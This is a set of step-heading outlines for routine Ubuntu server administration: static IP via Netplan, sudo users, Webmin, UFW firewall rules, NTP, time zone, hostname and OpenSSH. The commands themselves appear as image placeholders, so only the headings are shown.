Disable SSH service next boot

Enable SSH service next boot



How To Static IP Ubuntu 18.04 Bionic Beaver

Step 1: Set static IP address

1.1 List Netplan to see name of the configuration file

1.2.a Open the 50-cloud-init.yaml configuration file

1.2.b Edit the configuration file with your IP network parameters

Exit and Save

Step 2: Apply Netplan configuration

2.1 Apply settings

2.2 Optional: Debug the netplan apply command

2.3 Reconnect to the server with new IP


Step 3: Verify Connectivity

3.1 Check IP address

3.2 Check default route

3.3 Check internet connectivity

3.4 Check DNS



How To Create Root Account Ubuntu 18.04 Bionic Beaver

Step 1: Create a user

1.1 Run commands in root

1.2 Add user

Enter the user’s password twice

Press enter to fill the fields with default information

Enter Y then hit enter to continue

1.3 Add new user to sudo group

Step 2: Grant Root Privileges to the User

2.1 Edit /etc/sudoers

Find the following lines:

Add this line under “# User privilege specification”

Exit & Save

2.2 Reboot the server and log in with the new user

Step 3: Delete a user and home folder

3.1 Delete user and home folder

How To Install Webmin Ubuntu 16.04

Step 1: Install Webmin

1.1 Run commands in root

1.2 Update and upgrade the server

1.3 Install wget if you don’t have it

1.4 Edit apt source list

Exit and Save

1.5 Download the Webmin PGP key

1.6 Add the Webmin PGP key

1.7 Update the package list again

1.8 Install Webmin

1.9 Enable Webmin default port in firewall

1.10 Logon to Webmin from a browser with a sudo account

Step 2: Configure Webmin

2.1 Change Webmin default port, edit Webmin config

Exit and Save

2.2 Restart Webmin

2.3 Enable port in firewall

2.4 Remove old firewall rule

Repeat for ipv6 rule


2.5 Logon to Webmin on the new port

Useful Commands

Stop Webmin service

Start Webmin service

Display status



How To Configure Firewall Ubuntu 16.04

Step 1: Configure firewall (UFW)

1.1 Run commands in root

1.2 Enable the firewall

1.3 Deny incoming traffic

1.4 Allow outgoing traffic

1.5 Allow default SSH connection on port 22

NOTE: If you are using a different port then use the statement below

1.6 Check firewall status

Step 2: Deleting rules

2.1 Determine firewall rule

2.2 Delete rule

Repeat for ipv6 rule

Useful firewall rules

Enable HTTP

Enable HTTPS

Deny HTTP

Allow specific range of TCP ports

Allow specific range of UDP ports


Allow specific IP Addresses

3.7 Allow specific IP Addresses from a subnet

Allow specific IP Addresses and port

Allow specific IP Addresses from a subnet and port

Allow trafic to a specific network interface



How To Install NTPd Ubuntu 16.04

Step 1: Install NTPd

1.1 Run commands in root

1.2 Run update / upgrade

1.3 Install NTP daemon

1.4 Configure NTP Server

Add a log file statement which will record all NTP server issues


Exit and Save

1.5 Restart ntpd

1.6 Verify ntpd for status information

1.7 Verify time and date

1.8 Allow NTPd traffic in firewall




How To Configure Time Zone Ubuntu 16.04

Step 1: Set and configure time zone

1.1 List available time-zones

1.2 Set the time zone

1.3 Verify time and time zone



How To Update/Upgrade Ubuntu 16.04

Step 1: Upgrade / Update installed packages


1.1 Update installed packages

1.2 Upgrade installed packages to the latest versions

1.3 Update dependencies

1.4 Auto-remove old files

1.5 Reboot



How To Change Hostname Ubuntu 16.04

Step 1: Change /etc/hostname

1.1 Display hostname

1.2 Set hostname

1.3 Verify hostname change

1.4 Verify /etc/hostname

Exit

Step 2: Set static table lookup for hostnames

2.1 Edit /etc/hosts


Change the old hostname to the new one

Exit and Save

2.2 Verify change

2.3 Reboot

2.4 Verify that changes work after reboot



How To Install OpenSSH Ubuntu 16.04

Step 1: Install OpenSSH

1.1 Install OpenSSH server

1.2 Edit SSH config file

1.3 Change SSH default port and remove the ‘#’ from the statement

Change the ssh port to 999

